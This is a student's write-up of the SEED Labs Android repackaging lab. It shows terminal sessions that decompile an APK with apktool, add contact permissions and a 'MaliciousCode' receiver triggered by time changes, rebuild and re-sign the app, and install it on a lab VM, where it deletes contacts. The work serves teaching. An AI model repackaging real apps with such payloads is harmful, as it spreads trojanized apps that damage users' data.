
Android Repackaging

Wednesday, November 4, 2020 3:42 PM

Task 1. Obtain An Android App(APK file)


First, I found the IP address of the Android VM, which is 10.0.2.4. Then, I connected Ubuntu VM to the Android VM. Then I installed the RepackaingLab.apk which I downloaded from the seed labs Android Repackaging.



```
[11/04/20]seed@VM:~$ adb connect 10.0.2.4
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.4:5555
[11/04/20]seed@VM:~$ ls
android         Desktop    examples.desktop  Music     source
bin             Documents  get-pip.py        Pictures  Templates
Customization   Downloads  lib               Public    Videos
[11/04/20]seed@VM:~$ cd Downloads/
[11/04/20]seed@VM:~/Downloads$ ls
RepackagingLab.apk
[11/04/20]seed@VM:~/Downloads$ adb install RepackagingLab.apk
17483 KB/s (1421095 bytes in 0.079s)
Success
[11/04/20]seed@VM:~/Downloads$ 
```

Task2. Disassemble Android App


I used APKTool to disassemble dex code to smali code.




```
[11/04/20]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/04/20]seed@VM:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk
[11/04/20]seed@VM:~/Downloads$ cd RepackagingLab/
[11/04/20]seed@VM:~/.../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
[11/04/20]seed@VM:~/.../RepackagingLab$ 
```

Task3. Inject Malicious Code

First, I downloaded the smali code and placed it into the com folder. Next, I modified the AndroidManifest.xml file by granting the permissions to allow the app to read from and write to Contacts' content provider.




```
android  com
[11/13/20]seed@VM:~/.../smali$ cd com
[11/13/20]seed@VM:~/.../com$ ls
```



```
android  com
[11/13/20]seed@VM:~/.../smali$ cd com
[11/13/20]seed@VM:~/.../com$ ls
MaliciousCode.smali  mobiseed
[11/13/20]seed@VM:~/.../com$ cat ~/Downloads/RepackagingLab/AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platfo
rmBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" an
droid:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
        <receiver android:name="come.MaliciousCode">
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" andr
id:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
[11/13/20]seed@VM:~/.../com$
```


Task 4: Repack Android App with Malicious Code

First, I rebuilt the app by running the apktool.



```
[11/13/20]seed@VM:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk
[11/13/20]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[11/13/20]seed@VM:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk
[11/13/20]seed@VM:~/Downloads$ cd RepackagingLab/
[11/13/20]seed@VM:~/.../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  build  dist  original  res  smali
[11/13/20]seed@VM:~/.../RepackagingLab$ cd dist/
[11/13/20]seed@VM:~/.../dist$ ls
RepackagingLab.apk
[11/13/20]seed@VM:~/.../dist$
```


Second, I generated a public and private key pair using the keytool command and signed the APK file.



```
[11/13/20]seed@VM:~/.../dist$ keytool -alias seed -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Junzhe Wang
What is the name of your organizational unit?
  [Unknown]:  group2
What is the name of your organization?
  [Unknown]:  UofSC
What is the name of your City or Locality?
  [Unknown]:  Columbia
What is the name of your State or Province?
  [Unknown]:  SC
What is the two-letter country code for this unit?
  [Unknown]:  NA
Is CN=Junzhe Wang, OU=group2, O=UofSC, L=Columbia, ST=SC, C=NA correct?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=Junzhe Wang, OU=group2, O=UofSC, L=Columbia, ST=SC, C=NA
Enter key password for <seed>
        (RETURN if same as keystore password):
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standa
```




```
[11/13/20]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to
 validate this jar after the signer certificate's expiration date (2021-02-11) or after any future revocation

[11/13/20]seed@VM:~/.../dist$
```

Task 5: Install the Repackaged App and Trigger the Malicious Code


First, I installed the app and create a contact. Then I gave the permission for the malicious app to access contacts. Next, I triggered the app by setting the time. Finally the contacts were deleted.




```
[11/04/20]seed@VM:~/.../dist$ adb connect 10.0.2.
connected to 10.0.2.4:5555
[11/04/20]seed@VM:~/.../dist$ adb devices
List of devices attached
10.0.2.4:5555   offline

[11/04/20]seed@VM:~/.../dist$ adb disconnect

[11/04/20]seed@VM:~/.../dist$ adb connect 10.0.2.
connected to 10.0.2.4:5555
[11/04/20]seed@VM:~/.../dist$ adb install Repacka
17669 KB/s (1427434 bytes in 0.078s)
Success
[11/04/20]seed@VM:~/.../dist$ ls
mykey.keystore  RepackagingLab.apk
[11/04/20]seed@VM:~/.../dist$ adb install Repacka
17144 KB/s (1427434 bytes in 0.081s)
Success
[11/04/20]seed@VM:~/.../dist$
```





SEEDAndroid [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
6:07
Repackaging Lab
Mobi SEED
Android Security Labs
Right Ctrl

Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackage attack on a selected app, and demonstrate the attack only on our provided Android VM.

STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.


SEEDAndroid [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:09
Contacts
FAVORITES
ALL
ADD ACCOUNT
IMPORT CONTACTS
No contacts
Right Ctrl